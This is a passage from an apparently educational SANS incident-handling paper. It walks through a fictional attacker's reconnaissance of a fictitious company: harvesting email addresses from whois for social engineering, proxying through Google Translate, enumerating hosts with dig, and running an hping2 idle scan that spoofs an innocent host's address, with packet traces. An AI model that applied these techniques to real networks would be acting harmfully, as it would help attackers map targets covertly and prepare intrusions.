Unfortunately Billy-Jean finds that GIAC Enterprises address is actually part of a ‘directly assigned’ block belonging to its ISP, and therefore ARIN will hold no additional information specific to the Target Address Space. This does however answer one question concerning the Targets Internet connectivity; GIAC Enterprises are not large enough to obtain a 'Directly Allocated', provider independent address space as per ARIN's guidelines [35]. To unearth the extent of GIAC Enterprises Address Space Billy-Jean must use a DNS Query tool. Before leaving ARIN however, she harvests any additional e-mail addresses from the ISP as possible resources for social engineering at a later date.

```
Billy-Jean# telnet whois.arin.net 43

Trying 192.149.252.43...
Connected to whois.arin.net.
Escape character is '^]'.
@upstreamisp.com
Ardvark, Albert  (MA21-ARIN)    a.aardverk@upstreamisp.com +1-234-567-3455
Bison, Bert  (AGN1-ARIN)        b.bison@upstreamisp.com +1-1-234-567-3456
Condor, Clare  (AGN2-ARIN)     abuse@upstreamisp.com +1-1-234-567-3457

# ARIN WHOIS database, last updated 2004-04-27 19:15
```


The ‘@ ‘ symbol used in this query requires this particular ‘whois’ database to reveal all email addresses with upsteramisp.com as their domain. Using a ‘+’ symbol before the '@' symbol for example '+@apple.com' will expand the list giving any additional address locations too.

Meanwhile back in Google land...

Using Google as a Web Proxy: *Semi-Intrusive*
Billy-Jean will now browse the fictitious URL: http:// www.giacenterprises.com however, in order to prevent disclosure of her IP address, Google will be used as a 'Proxy Server" [36]. This is made possible by the 'Translation' facility. There are many anonymous proxy sites advertised on the web however she knows that any number of them may be covert monitoring stations for Law Enforcement or other less savoury characters.

The Google 'Translation' facility has been designed, as the name may suggest, for language translation. This is accomplished in the following steps. The user requests a Web site to be translated, Google drops the browser into a 'Frame' generated Google page which resides on the Google Web server, Google then connects to the Target site, performs a language translation and the displays the results within the 'Frame'.

The translation facility can be found under 'more>>' (refer to figure 4). To use this facility effectively Billy-Jean must modify the search string as it appears in the URL. After all, an English to English translation is somewhat of an oxymoron. The following URL will translate the SpiderSales Shopping Cart 'default.asp' page, (which resides at www.giacenterprises.com) from English to English and deliver the translation within a frame of the original search page.



http://translate.google.com/translate?u=http%3A%2F%2Fwww.giacenterprises.com/demo20

Translated version of http:...

This page has been automatically translated from English.
View Original Web Page

Welcome to SpiderSales Computer Demo Store!

Figure 11

Notice the Frame, just below the text ‘View Original Web Site’.

The full URL is shown below;

http://translate.google.com/translate?u=http%3A%2F%2Fwww.giacenterprises.com/spidersales/ssengine/carts/computers/defaults.asp&langpair=en%7Cen&hl=en&ie=UTF-8&oe=UTF-8&safe=off&prev=%2Flanguage_tools

Anatomy of the URL:
An explanation of the requirements of URL encoding can be found at
URL: http://www.blooberry.com/indexdot/html/topics/urlencoding.htm [37]

Briefly, the current specification for Uniform Resource Locators (RFC 2396) [18] limits the allowable use of characters to a subset of US-ASCII; HTML however, allows the complete character set. Therefore to transfer these additional characters not in the allowable subset they must be ‘encoded’. Also, a number of these characters have special ‘syntactic meaning’ also defined in RFC 2396 and are therefore ‘reserved’. For example ‘:’ which maps to the hexadecimal number ‘3A’ or ‘/’, which maps to ‘2F’, these must also be encoded. The ‘%’ character is the ‘escape’ or ‘encode’ character.

The ‘?’ Indicates that what follows is a HTTP query (defined for HTML 2.0 in RFC 1866) [19], for the Web Server, (not to be confused with an SQL query string), it is also reserved character, for example;

http://translate.google.com/translate?

Below is a section of the URL which, when decoded will resolve to ‘http://www.google.com’. This is the URL Billy-Jean wishes to pass on to the Translation engine and is encoded to avoid the Google Web engine from interpreting it as a valid URL address that it should act on.

u=http%3A%2F%2Fwww.giacenterprises.com/spidersales/ssengine/carts/computers/defaults.asp

All arguments within the URL are separated by the ampersand ‘&’ (reserved charter) and the actual translation instruction, ‘en’ = English, so the ‘language pair’ is English to English, the overlying reason for the URL manipulation, 7C is hex for ‘|’ (not reserved but should be escaped).

&langpair=en%7Cen&

Lastly;

Hl:=en	Native language is English
Ie:=UTF-8	input encoding
Oe:=UTF-8	output encoding
Safe=off	Search mode, set in the preferences earlier.

Billy-Jean is now free to brows the GIAC Enterprises Web site in complete anonymity. In conjunction with the standard procedure of combing the site for any useful information embedded in the HTML source like, ‘hidden fields’ and/or anchor references revealing the underlying directory structure. Billy-Jean needs to know what application is running the Web Service and thereby gain an indication of the underlying platform, noted here for the sake of completeness; this technique is discussed in the Banners Section.

Note: subsequent to the production of this section, a posting to Bugtraq on a similar issue stated that the IP address is actually revealed by Google in the 'X-Forwarded-For:' field of the Translation Request Header. This section should therefore have been removed, it has not been for two reasons; firstly, because it illustrates a particularly relevant moral for the Security Professional, that is; 'Empirical Research' or 'test everything first before you believe it'. The Author has tested this feature and can confirm the IP address is revealed. Secondly, the concept of utilising the anonymity of a Proxy Server as a means of Stealthy Reconnaissance is still a valid technique for an Attacker, albeit not via Google.

Summation:


In concluding the discussion of the use of Google as a reconnaissance tool, it is understood that any additional ‘leads’ Billy-Jean will glean from the Web site will be re-used as the basis of new search criteria under the Web, News and Groups facilities until such time as she is satisfied with the intelligence thus far. She will continually return to Google throughout the Attack process as and when other avenues of investigation provide additional information. A far more detailed discussion on the use of Google as a reconnaissance tool is to be found in “The Google Hacker’s Guide” written by Johnny Long. [38]. The use of Google as a proxy and other methods for bypassing content monitoring is discussed in the thread 'bypassing surf control' dated 28 Feb 2004 at pen-test@securityfocus.com [39]

DNS Queries:

Remote: *Semi-Intrusive*

Billy-Jean will now interrogate GIAC Enterprises back-up DNS server in-order to discover the range of Internet facing hosts within the Target Network.

The command line tool ‘dig’ [33] will be used at this juncture, however it should be noted that all ‘dig’ DNS queries will be resolved by Billy-Jeans IPS Name Server, the possibility of this activity being logged and therefore exposing her interest in the Target is acknowledged. If however she was uncomfortable with this, one of the many Internet websites that facilitate remote DNS queries may be used instead. In this example Billy-Jean has chosen DNS Stuff [40].



Thank you for visiting www.DNSstuff.com!

Finds lots of common DNS problems.

See if a mail server is listed in 150+ spam databases.


Look up a DNS record (A, MX, NS, SOA, etc.)

giacenterprises.com NS

Figure 12

As the graphic shows Billy-Jean is performing a DNS lookup with the ‘NS’ option set, this should provide a list of Name Servers and associated IP addresses that GIAC Enterprises have available.

The results returned would look similar to this:



DNS Lookup: giacenterprises.com NS record

Generated by www.DNSstuff.com

```
How I am searching:
Searching for ALL record for giacenterprises.com at h.root-servers.net:  Got referral to l.gtld-servers.net. [took 50
Searching for NS record for giacenterprises.com at l.gtld-servers.net.:  Reports giacdb02.giacenterprises.com. [took 5

Answer:
```

Domain	Type	Class	TTL	Answer
giacenterprises.com.	NS	IN	172800	giacbd02.giacenterprises.com.
giacenterprises.com.	NS	IN	172800	ns02.upstreamisp.com.
giacenterprises.com.	A	IN	172800	24.116.117.242
ns02.upstreamisp.com.	A	IN	172800	24.116.1.24

```
To see the reverse DNS traversal, to make sure that all DNS servers are reporting the correct results, you can Click
```

Figure 13

Billy-Jean assumes that the chance of the Local ISP logging his activity is an acceptable risk and therefore uses 'dig'

Local: *Non-Intrusive*

Domain Internet Groper (dig) is a replacement for the now older 'nslookup', its purpose is to interactively query servers running a Domain Name Service, DNS (RFC 1034, 1035) [41]. See also the tool 'host' [33] for a similar functionality.

Firstly Billy-Jean utilises a combination of dig's command options to interactively query the Name Servers for all information regarding public facing hosts on the GIAC Enterprises network.

```
Billy-Jean# dig +trace @upstreamisp.com giacenterprises.com –t SOA
```

+trace	Instructs dig to follow the referrals from the root servers, this provides hierarchical list of the DNS 'tree' from the 13 root servers to the backup Name Server.
@upstreamisp.com	This instructs 'dig' to ask the Backup Name Server not the Primary Name Server which resides on the Target network and could be logged.
-t SOA	Type flag '–t' is the 'Query Type' flag, in tyhis case the option SOA instructs 'dig' to return the Start Of Authority for the GIAC Enterprises Zone, this will confirm that the Primary NS is 'GIACBD02'.

```
Billy-Jean# dig +trace @upstreamisp.com giacenterprises.com -t SOA

; <<>> DiG 9.2.2 <<>> +trace @upstreamisp.com giacenterprises.com -t SOA
;; global options:  printcmd
.                       4255    IN      NS      J.ROOT-SERVERS.NET.
.                       4255    IN      NS      K.ROOT-SERVERS.NET.
.                       4255    IN      NS      L.ROOT-SERVERS.NET.
.                       4255    IN      NS      M.ROOT-SERVERS.NET.
.                       4255    IN      NS      A.ROOT-SERVERS.NET.
.                       4255    IN      NS      B.ROOT-SERVERS.NET.
.                       4255    IN      NS      C.ROOT-SERVERS.NET.
.                       4255    IN      NS      D.ROOT-SERVERS.NET.
.                       4255    IN      NS      E.ROOT-SERVERS.NET.
.                       4255    IN      NS      F.ROOT-SERVERS.NET.
.                       4255    IN      NS      G.ROOT-SERVERS.NET.
.                       4255    IN      NS      H.ROOT-SERVERS.NET.
.                       4255    IN      NS      I.ROOT-SERVERS.NET.
;; Received 436 bytes from 24.116.1.24#53(upstreamisp.com) in 46 ms

com.                    172800  IN      NS      A.GTLD-SERVERS.NET.
com.                    172800  IN      NS      G.GTLD-SERVERS.NET.
com.                    172800  IN      NS      H.GTLD-SERVERS.NET.
com.                    172800  IN      NS      C.GTLD-SERVERS.NET.
com.                    172800  IN      NS      I.GTLD-SERVERS.NET.
com.                    172800  IN      NS      B.GTLD-SERVERS.NET.
com.                    172800  IN      NS      D.GTLD-SERVERS.NET.
com.                    172800  IN      NS      L.GTLD-SERVERS.NET.
com.                    172800  IN      NS      F.GTLD-SERVERS.NET.
com.                    172800  IN      NS      J.GTLD-SERVERS.NET.
com.                    172800  IN      NS      K.GTLD-SERVERS.NET.
com.                    172800  IN      NS      E.GTLD-SERVERS.NET.
com.                    172800  IN      NS      M.GTLD-SERVERS.NET.
;; Received 458 bytes from 192.58.128.30#53(J.ROOT-SERVERS.NET) in 7622 ms

giacenterprises.com.    172800  IN      NS
      giacbd02.giacenterprises.com.
giacenterprises.com.    172800  IN      NS      ns02.upstreamisp.com.
;; Received 107 bytes from 192.5.6.30#53(A.GTLD-SERVERS.NET) in 6626 ms

giacenterprises.com.    86400   IN      SOA
      giacbd02.giacenterprises.com.
postmaster.giacenterprises.com. 2003120801 10800 3600 604800 86400
giacenterprises.com.    86400   IN      NS
      giacbd02.giacenterprises.com.
giacenterprises.com.    86400   IN      NS      ns02.upstreamisp.com.
;; Received 154 bytes from 214.2116.1.24#53(ns02.upstreamisp.com) in 4 ms
```

Billy-Jean will now execute a number of additional queries on the backup Name Server in an attempt to identify all Public facing and accessible hosts on the Target Network. The query type options include:

`-t MX`	To identify any mail servers.
`-t A`	For specific IP addresses e.g. www.giacenterprises.com.
`-t NS`	For Name servers (SOA has already provided this information).
`-t ANY`	As the name suggests any records held at the server, Billy-Jean is aware that this option sometimes doesn't return all the records and so will use it in combination with the above options.

```
Billy-Jean# dig @upstreamisp.com giacenterprises.com -t ANY

; <<>> DiG 9.2.2 <<>> @upstreamisp.com giacenterprises.com -t ANY
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55077
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 3

;; QUESTION SECTION:
; giacenterprises.com.                      IN      ANY
```

```
;; ANSWER SECTION:
giacenterprises.com.    86400   IN      SOA
giacbd02.giacenterprises.com. postmaster.giacenterprises.com. 2003120801
10800 3600 604800 86400
giacenterprises.com.    86400   IN      NS
      giacbd02.giacenterprises.com.
giacenterprises.com.    86400   IN      NS      ns02.upstreamisp.com.
giacenterprises.com.    86400   IN      MX
      giacms02.giacenterprises.com.
giacenterprises.com.    86400   IN      A       24.116.117.244

;; ADDITIONAL SECTION:
giacbd02.giacenterprises.com. 0       IN      A       24.116.117.242
ns02.upstreamisp.com.         0       IN      A       24.116.1.24
giacms02.giacenterprises.com. 0       IN      A       24.116.117.243

;; Query time: 498 msec
;; SERVER: 217.64.198.234#53(ns02.upstreamisp.com)
;; WHEN: Tue May  4 12:21:17 2004
;; MSG SIZE  rcvd: 207
```

The last use of 'dig' is to confirm the web site address is 24.116.117.244. Billy-Jean notes that the host naming convention used by the Target provides valuable recon, as both the Name Server and Mail Server have '02' as part of their name which suggests a strong possibility that there are additional mail and DNS servers on a more private internal network, with the probable names 'GIACMS01' and 'GIACBD01'. A Split DNS and Mail Relay facility, would indicate the Target is not completely clueless with regard to Security, recording this fact, she decides to re-assess her attack methodology.

Billy-Jean has no wish to attempt to perform a DNS Zone transfer because;

1 For it to work, the NS would have to be configured in an insecure manner, so far reconnaissance has not indicated a lack of IT skills within the Target.
2 This only works from the Primary Name server and would certainly be logged (obtaining the IP address) and could potentially trigger an IDS alert even if the Server was secure.
3 Billy-Jean is content with the information obtained thus far and decides that the potential intelligence from a Zone transfer does not outweigh the risk to the operation as a whole.

Scanning:

This paper forms part of a body of work within the SANS repository of GCIH student certification papers [42] dedicated to understanding the Incident Handling Process, and as such, a number of the companion papers provide detailed information on many well known scanning tools including, 'nMap' [43] NESSUS [44] or NetStumbler [45]. To avoid repetition, this paper will investigate two perhaps less well-documented items, which are to be found in Billy-Jeans well-worn toolbox.

hping2 Linux/Unix: *Semi-Intrusive*

The last remaining semi-intrusive reconnaissance technique Billy-Jean will perform is to scan the Target network. This will identify all live hosts on the Targets IP Block, Billy-Jean will initially guess it is a full class C block with the range 24.116.116.0/24 as this includes all hosts revealed thus far via the backup Name Server queries. For each active host found she will scan for a pre-selected range of ports, which if open, may be vulnerable to exploitation. Scanning the entire block should also prevent the Target from becoming suspicious of being 'targeted' as it were, it should look like an, albeit slow, standard 'run-of-the-mill' scripted scan, the appearance of which at an IDS is like snow to the Eskimo's.

In using a SYN scan Billy-Jean knows that whatever the firewall flavour, from packet filter to stateful inspection, the object of this exercise is not to fool/bypass/map the firewall policy or avoid being logged, it is simply to detect hosts that are listening for connections from the Internet but are not publicly listed by the Name Servers. For Example, 'pop3' mail services for remote dial in users. That is, if these hosts and services do exist then no matter how 'smart' the border network protection is, it will be configured to allow incoming SYN packets to those hosts and ports.

To perform these scans Billy-Jean will use hping2, [46] it will be seen that this tool is capable of 'stealth' scanning, in other words Billy-Jeans IP address will not be made available to the target, and is thus classed as semi-intrusive.

In-order for hping2 to perform a 'stealth' scan there must be three parties involved, the Attacking machine (A), the Target machine (T) and an idle-host, intermediary, (I), which, as will be seen, is an innocent bystander. The basic principle is as follows:

A is monitoring I's IP ID's
A, sends SYN packets to T with I's IP address as the source address.
T returns the packets to I as would be expected
A sees an indication of a reply with a spike in I's IP ID sequence

All host packets that are transmitted using the IP protocol have a Unique IP Identification number, (RFC 791) [47] this number was primarily designed to associate datagram's that, for one reason or another, were required to be fragmented before reaching their destination. The IP ID is then used by the destination machine to identify all individual fragments and thus re-assemble the datagram in the correct manner.

The Details:
The key principle here is the Intermediary host, this host must fit a certain criteria in-order to be suitable. That is it must not be too busy, it must be some-what 'Idle'. This prerequisite is stipulated, as a very busy host would have an unpredictable sequence of ID's which would bury the reconnaissance data, as will be seen.

To obtain the aid of the unsuspecting Intermediary host Billy-Jean rise's early, boots her machine into Linux, opens two terminal shells and slides her keyboard over to the local University, (a not infrequent haunt for her). It has a large class B address block and a very accommodating Firewall Policy (as have most academic facilities). Using the default hping2 command she soon discovers a 'Idle-Host' (for the purposes of the LAB this is the 'Silent Host' identified on Figure 3, (Page 19) which has an IP address of 24.116.117.2 (Shell 1) and continues to monitor its output in the first shell, hping2 will display the idle hosts IP ID's as they are returned to 'A' (Billy-Jean).

```
Billy-Jean# hping2 24.116.117.2
HPING 24.116.117.2 (en1 24.116.117.2): A set, 40 headers + 0 data bytes
len=46 ip=24.116.117.2 ttl=128 id=11281 sport=0 flags=R seq=0 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=11282 sport=0 flags=R seq=1 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=11283 sport=0 flags=R seq=2 win=0 rtt=0.5
ms
^C
--- 24.116.117.2 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.6/0.6 ms
```

Shell 1 (monitoring the Idle-Host)

The default hping2 command, `hping2 <host>` will send a TCP null-flags packet to port 0 (TCPMUX) every second and display the results. Notice the sequential IP ID's in bold, apart from the 'hping2' traffic the Idle-Host is living up to its name. If the host was not so idle Billy-Jean could use the '-r' flag to obtain the ID in increments to better judge the response to her probes, for example:

```
Billy-Jean# hping2 24.116.117.2 -r
HPING 24.116.117.2 (en1 24.116.117.2): NO FLAGS are set, 40 headers + 0
data bytes
len=46 ip=24.116.117.2 ttl=128 id=11582 sport=0 flags=RA seq=0 win=0
rtt=0.6 ms
len=46 ip=24.116.117.2 ttl=128 id=+3 sport=0 flags=RA seq=1 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+3 sport=0 flags=RA seq=2 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+3 sport=0 flags=RA seq=3 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+3 sport=0 flags=RA seq=4 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+3 sport=0 flags=RA seq=5 win=0 rtt=0.5
ms
^C
--- 24.116.117.2 hping statistic ---
6 packets tramitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.5/0.6 ms
```

Alternative Shell 1 (incremental IPID numbers)

Hping2 'Stealth' scanning is by definition a 'manual' process, that is, each packet sent to the Target Host must be checked against any fluctuation in the IP ID of the Idle Host, this prevents any form of automation like scripting the scan, which could lead to inaccuracy. Billy-Jean is a professional and thus is quite content to slowly map out the Target Network's hosts. She turns now to the second shell and enters the address of the Target's Web Server into hping2 using the 'Idle' host's IP address as the source. The DNS server will be used next, these are two addresses that she knows from earlier recon should most certainly by active and therefore provide a baseline for scanning the rest of the block.

```
Billy-Jean# hping2 24.116.117.244 -a 24.116.117.2 -p 80 -S
HPING 24.116.117.244 (en1 24.116.117.244): S set, 40 headers + 0 data bytes
```

```
^C
--- 24.116.117.244 hping statistic ---
5 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Shell 2 (Actual scan using Idle-Host's IP as the source)

The structure of this command is similar to the first;

24.116.117.244	The target WEB Server.
-a	Indicates to use stealth.
24.116.117.2	The Idle host used as the source IP address.
-p 80	Send the packets to port 80 (the WEB servers port).
-S	Send a SYN flag.

In-order to baseline she needs a reliable response, therefore a normal SYN packet to the default Web server port should pass through any manner of Border routers and or firewalls as this traffic is not only expected but encouraged. Naturally in Shell 2's output (above), there are no packets received. The answer to the probe is to be found in the Shell 1 (below). Note: there were 5 stealth packets transmitted (bold in Shell 2).

```
Attacker# ./hping2 24.116.117.2 -r
HPING 24.116.117.2 (en1 24.116.117.2): NO FLAGS are set, 40 headers + 0
data bytes
len=46 ip=24.116.117.2 ttl=128 id=755 sport=0 flags=RA seq=0 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=1 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=2 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=3 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+2 sport=0 flags=RA seq=4 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+2 sport=0 flags=RA seq=5 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+2 sport=0 flags=RA seq=6 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+2 sport=0 flags=RA seq=7 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+2 sport=0 flags=RA seq=8 win=0 rtt=0.5
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=9 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=10 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=11 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=12 win=0 rtt=0.6
ms
len=46 ip=24.116.117.2 ttl=128 id=+1 sport=0 flags=RA seq=13 win=0 rtt=0.5
ms
^C
--- 24.116.117.2 hping statistic ---
14 packets tramitted, 14 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.5/0.6 ms
```

Shell 1 output displaying the increased IPID during the stealth scan

The Idle host displays additional activity in five lines, which match exactly with the number of SYN packets sent to the Target.

Background:

The reason the IP ID's on the Idle-Host increase is due to the TCP/IP protocol and in particular the three way handshake, as defined in RFC 793 [48] If Idle-Host were to genuinely wish to initiate a tcp session it would look like this pseudo-conversation.

```
Idle-Host (I) wishing to communicate sends a SYN packet to Target (T) (SYN)
Target acquiescing replies by ACKing Idle-Hosts SYN and sends a SYN of its
own (SYN/ACK)
Idle-Host thanks Target for its kindness by ACKing Target's SYN (ACK)
```

However, in our scenario we have a third party that of the Attacker, so;

```
Attacker wishing to probe Target sends a SYN packet to Target (SYN) with
Idle-Hosts IP as source
Target acquiescing replies by ACK'ing Attackers SYN and sends a SYN of its
own (SYN/ACK) this however is directed to the Idle-Host
Idle-Host thinks what's going on? I just received a SYN/ACK out of nowhere
and dutifully (as specified in RFC 793) informs Target of his lack of
etiquette by sending a Reset packet (RST)
```

It is this RST packet that increases the IP ID's on the Idle-host and so reveals to Billy-Jean an open port on the Target. As can be seen in the following trace recorded using 'Windump' on the idle Host. The Windump command used was;

```
Idle-Host C:\>windump –i 2 -nw hp2traffic tcp
```

-i	The network card interface '2' (discovered by using windump -D).
-n	Do not try to resolve IP addresses to Fully Qualified Domain Names.
-w	Write to the file 'hp2traffic'.
tcp	Only record tcp traffic, (cleaner as we avoid recording arp and smb broadcast packets).

```
12:52:38.227562 IP (tos 0x0, ttl  64, id 44819, offset 0, flags [none], length: 40)
24.116.117.1.2535 > 24.116.117.2.0: . [tcp sum ok] win 512
12:52:38.227672 IP (tos 0x0, ttl 128, id 755, offset 0, flags [none], length: 40)
24.116.117.2.0 > 24.116.117.1.2535: R [tcp sum ok] 0:0(0) ack 245066201 win 0
12:52:39.227709 IP (tos 0x0, ttl  64, id 7132, offset 0, flags [none], length: 40)
24.116.117.1.2536 > 24.116.117.2.0: . [tcp sum ok] win 512
12:52:39.227837 IP (tos 0x0, ttl 128, id 756, offset 0, flags [none], length: 40)
24.116.117.2.0 > 24.116.117.1.2536: R [tcp sum ok] 0:0(0) ack 1644366398 win 0
12:52:40.227838 IP (tos 0x0, ttl  64, id 13467, offset 0, flags [none], length: 40)
24.116.117.1.2537 > 24.116.117.2.0: . [tcp sum ok] win 512
12:52:40.227956 IP (tos 0x0, ttl 128, id 757, offset 0, flags [none], length: 40)
24.116.117.2.0 > 24.116.117.1.2537: R [tcp sum ok] 0:0(0) ack 2077639407 win 0
```

Packets 1, 3, 5 are the 'shell 1' hping2 packets, used to monitor the IP ID's of the Idle host, a SYN packet to Port 0. Packets 2, 4, 6 are the Idle-Hosts replies, a RST/ACK's, as there is no service running at Port 0. Notice the sequential IP ID's 755, 756, 757.

```
12:52:40.625848 IP (tos 0x0, ttl  64, id 39783, offset 0, flags [none], length: 40)
24.116.117.2.2717 > 24.116.117.244.80: S [tcp sum ok] 121006405:121006405(0) win
512
```

This is the initial stealth SYN packet from the Attacker with the Idle-Host's IP address as the source. Ordinarily this and similar packets would not be caught by the Idle-Host's packet trace, however, the LAB environment has the Attacker and Idle-Host sharing the same network hub and therefore the Idle-Host is able to detect all packets transmitted by the Attacker.

```
12:52:40.631854 IP (tos 0x0, ttl 126, id 1861, offset 0, flags [DF], length: 44)
24.116.117.244.80 > 24.116.117.2.2717: S [tcp sum ok] 3579365629:3579365629(0) ack
121006406 win 16616 <mss 1460>
12:52:40.633147 IP (tos 0x0, ttl 128, id 758, offset 0, flags [none], length: 40)
24.116.117.2.2717 > 24.116.117.244.80: R [tcp sum ok] 121006406:121006406(0) win 0
```

The next packets are a SYN/ACK reply from the Web Server, in what it assumes is the second part of a 3-Way handshake, initiated by a SYN packet from the Idle-Host, but in reality, was the previous spoofed packet sent by the attacker. A RST/ACK reply packet follows this from the Idle-Host to the Web Server, in essence "what SYN packet?" Again note the IP ID 758.

```
12:52:41.227970 IP (tos 0x0, ttl  64, id 50045, offset 0, flags [none], length: 40)
24.116.117.1.2538 > 24.116.117.2.0: . [tcp sum ok] win 512
12:52:41.228075 IP (tos 0x0, ttl 128, id 759, offset 0, flags [none], length: 40)
24.116.117.2.0 > 24.116.117.1.2538: R [tcp sum ok] 0:0(0) ack 1141028440 win 0
```

